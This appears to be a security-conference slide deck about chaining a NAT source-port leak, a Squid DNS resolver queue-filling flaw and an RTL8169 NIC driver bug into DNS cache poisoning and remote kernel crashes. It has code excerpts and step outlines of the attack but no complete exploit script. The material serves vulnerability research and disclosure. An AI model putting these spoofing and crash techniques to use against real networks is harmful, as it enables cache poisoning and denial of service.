Attacker's view

- I need do bypass Layer II/III filters [DONE]
- I need to determine the source-port even if filtering on layer IV is imposed.
- I need to somehow reply with the correct TXID before the DNS-Server does.


Determining the Source-Port by "NAT-Source-Port Scanning"

Can it be assumed that the source-port will not be changed on the network?




Network Address Translation

SrcIP was changed
SrcPort was left unchanged



The mapping times out if not refreshed within 3 minutes.

When the source-port is in use



Both hosts communicate with the same remote endpoint: $DNSServer:53.

NAT
Information Disclosure

Both hosts communicate with the same remote endpoint: $DNSServer:53.

SrcIP : 192.168.2.3, SrcPort = **50 501**	→	SrcIP : 90.90.90.90, SrcPort = **50501**
SrcIP : 192.168.2.4, SrcPort = **50 501**	→	SrcIP : 90.90.90.90, SrcPort = 1024

Handled Collision

This time, one of the hosts sends a packet to a different host!

DstIP : 66.66.66.66 SrcIP : 192.168.2.4, SrcPort = **50 501**	→	DstIP : 66.66.66.66, SrcIP : 90.90.90.90, SrcPort = 1024

Handled non-existing collision!

The fact that the source-port was in use by two hosts will be reported to the host at 66.66.66.66!

Exploiting this issue

- The attacker can scan each source port by:

  1. Sending a packet to the DNS Server from that source port
  2. Sending a packet with the same source port to 66.66.66.66
  3. Checking at 66.66.66.66 whether that port had already been used or not.

  This tells the attacker all source-ports used to communicate with $DNSServer:53.


Attacker's view

- I need do bypass Layer II/III filters [DONE]
- I need to determine the source-port even if filtering on layer IV is imposed. [DONE]
- I need to somehow reply with the correct TXID before the DNS-Server does.

A Squid Design Flaw


- Squid does not read from the DNS-UDP-Socket when it is not expecting responses.


When Squid is waiting for DNS-Responses



When Squid is NOT waiting for DNS-Responses

… we can fill the queue first and then wake up Squid! ☺





The race has not yet started...

- "… but I will gladly store your guesses in kernel-memory until the race begins."
- "First thing into the race, we'll consider your guesses, sir"
- Default queue-size: 114688 Bytes.

At first you think:
Wow, we win ☺

- I can just try as many ports as a I like. If I hit the right one, the packet is stored, else it is discarded. Nice.
- And I only need 38 bytes of UDP-Payload:
  - DNS-Header: 12 Bytes
  - Payload
    - 4 Bytes for domain-name of length 1
    - 16 Byte for Answer


  32 Bytes total. Let's say 38 to stay flexible enough.

111 616 / 38 ~= 3018 guesses can be stored in the queue before the race starts!

Chances of guessing correctly are then 3018 / 65535 ~= 4.6 %, without even knowing the source-port!

Do this 20 times, and your odds are already 50%.

But in practice...



- The queue is a lot smaller than you at first think.
- Entire frames are saved in the UDP-Queue to decrease the amount of copying inside the kernel.
- Overhead used by the kernel is added.
- In practice: No more than 50 DNS-Responses go into the queue.

So you try to determine an upper-bound…

- … by putting “header-only”-packets into the queue.
- … and at least you get a DoS for free ;)
- Maybe it wasn’t such a good idea to implement yet another resolver after all.

```
rfc1035.c:289 Assertion ‘(*off) < sz’ failed.

Aborted (core dumped).
```

So you're stuck. What now?


- You realize that there's a huge difference between guessing correctly…
  - … before the DNS-Server does
  - … in the timeframe it usually takes the DNS-Server to respond.
- What happens if the DNS-Query just never reaches the DNS-server?

Default: Squid waits for 2 minutes

- Squid: “Maybe the DNS-Server is just unavailable for a minute. We can wait a little, right?”
- Attacker: “2 Minutes is more than enough for us to place all possible guesses”

(Temporarily) kill external Firewall

Kill it.



Many, many possibilities

- In our story, we assume that the NAT-Gateway uses an RTL 8169 Gigabit Ethernet Controller.
- Why?
- To present another sweet Ethernet-Driver bug ;)

Writing NIC-Drivers is hard

- The device may be buggy and you'll have to cope with that.
- You'll need to support several slightly different devices with the same driver.
- Getting documentation for the hardware can be close to impossible.

March 2005: Experimental Science

- ***Francois Romieu (Driver Maintainer):***
- *"The RxMaxSize register (0xDA) does not work as expected and incoming frames whose size exceeds the MTU actually end spanning multiple descriptors. The first Rx descriptor contains the size of the whole frame (or some garbage in its place).“*

He proposes a fix:

- *"- disable hardware Rx size filtering: so far it only proved to be able to trigger some new fancy errors;*
  - drop multi-descriptors frame: as the driver allocates MTU sized Rx buffers, it provides an adequate filtering"

```
- RTL_W16(RxMaxSize, RX_BUF_SIZE);
+ RTL_W16(RxMaxSize, 16383);
```

June 2009: CVE-2009-1389: Linux RTL 8169 Remote DoS

- Frames larger than the MTU cause kernel-panics.
- **Eric Dumazet (Guy who wrote the patch):**
- "[…] I believe your adapter is buggy, because it is overwriting part of memory it should not touch at all. [..] so probably DMA wrote data past end of skb data. Try to change [..]

```
+ RTL_W16(RxMaxSize, RX_BUF_SIZE);
- RTL_W16(RxMaxSize, 16383);“
```

Hardware filtering is enabled again!

Remember Francois' words...

- *"…so far it only proved to be able to trigger some new fancy errors;"*

Linux Realtek 8169 Bug

- By “MTU-Scanning” we found that RTL 8169 GbE Adapters (Rev 10) show unusual behavior when receiving frames of exactly RxMaxSize (1532/1533) bytes.

Device reports non-sense

- On receipt of the frame, the device reports that several fragments of over 8000 bytes have been received.
- That obviously isn't true and can't be true due to the Ethernet spec.
- Device and driver loose sync but the driver does not detect this!

On receipt of further frames

- RX-Buffers contain old frame payload.
- And the RX-Descriptors, in particular the status register, contains old frame payload as well! ☺

The two paths of the receive code

```
static int rtl8169_rx_interrupt(//[..]){ // [..]
   for (; rx_left > 0; rx_left--, cur_rx++) {
         // [..]
        // grab status: attacker-controlled
        status = le32_to_cpu(desc->opts1); // [..]
        if (unlikely(status & RxRES)) {
                // Path 1: Reset-path
                if (status & RxFOVF) {
                 rtl8169_schedule_work(dev,rtl8169_reset_task);
                 // [..]
                }
                rtl8169_mark_to_asic(desc, tp->rx_buf_sz);
        }else{
                // Path 2: Receive-Path [..]
        }
   }
}
```

Not just garbage, our garbage

- We control the entire status-register
- Proof of concept exploits…
  - “spray” the rx-buffers with the status-register value of our choice
  - send the offending frame of size RxMaxSize to trigger the bug.
  - send a ping to trigger an rx-interrupt so that the old payload is used as the status register.

The elegant solution

- Spraying 'AAAAAAA …'-frames:
  - Frames of size 317 containing all 'A's are delivered instead of the real frame!
  - 317 = 321 - 4 = 0x141 = 0x4141 & 0x01FF
- Spraying all 'E's will hit the reset-path as one of many possible payloads.
- We've built a PoC, which first sprays 'A's and then 'E's to stop the device for a number of frames and then reset it!

The brutal solution: Spray 0s

- status := 0x00000000;

```
int pkt_size =(status & 0x00001FFF) - 4;

if (pkt_size >= rx_copybreak)
   goto out;

skb = netdev_alloc_skb
              (tp->dev,
               pkt_size + NET_IP_ALIGN);

// Oh no, we will never pass this check!
if(!skb)
    goto out;
skb_copy(*skb_buff, skb->data, pkt_size);
```

pkt_size = - 4

passed.

=2

allocate
4294967294
bytes

Fortunately

- netdev_alloc_skb does some padding before allocating!

= 32

```
skb = __alloc_skb(length + NET_SKB_PAD, […]);
 // “please allocate a buffer of 30 bytes”
 // check is passed!
 // and then copy 4294967292 bytes into it.

 skb_copy(*skb_buff, skb->data, pkt_size);
```

Beautiful crash in interrupt context ☺

I wish there was a haiku...

- … about blinking keyboard LEDs.

Attacker's view

- I need do bypass Layer II/III filters [DONE]
- I need to determine the source-port even if filtering on layer IV is imposed. [DONE]
- Reply with the correct TXID before the DNS-Server does. [DONE]

==================

Mission accomplished.

What's your point?

- The security of a network component often highly depends on that of its environment.
- The Squid-Cache is a good example, it relies almost entirely on security provided by others.
- Attacks targeting "anyone" often do not work due to some little detail about the network in question.
- Targeted attacks can actually use these tiny details against the network in question.

And finally

- Vulnerabilities do not live in isolation.
  - Attackers can combine seemingly non-critical issues to create serious threats
  - Determining the impact of a vulnerability is hard because you never know how the attacker will put the vulnerability to work.
  - Sometimes it takes time to see whether a bug is actually a vulnerability.

Thank you!

Thanks and greetings to

all@phenoelit
all@recurity-labs
all@zynamics

Special thanks to FX for supporting and believing in my research activities even in those times of zero findings.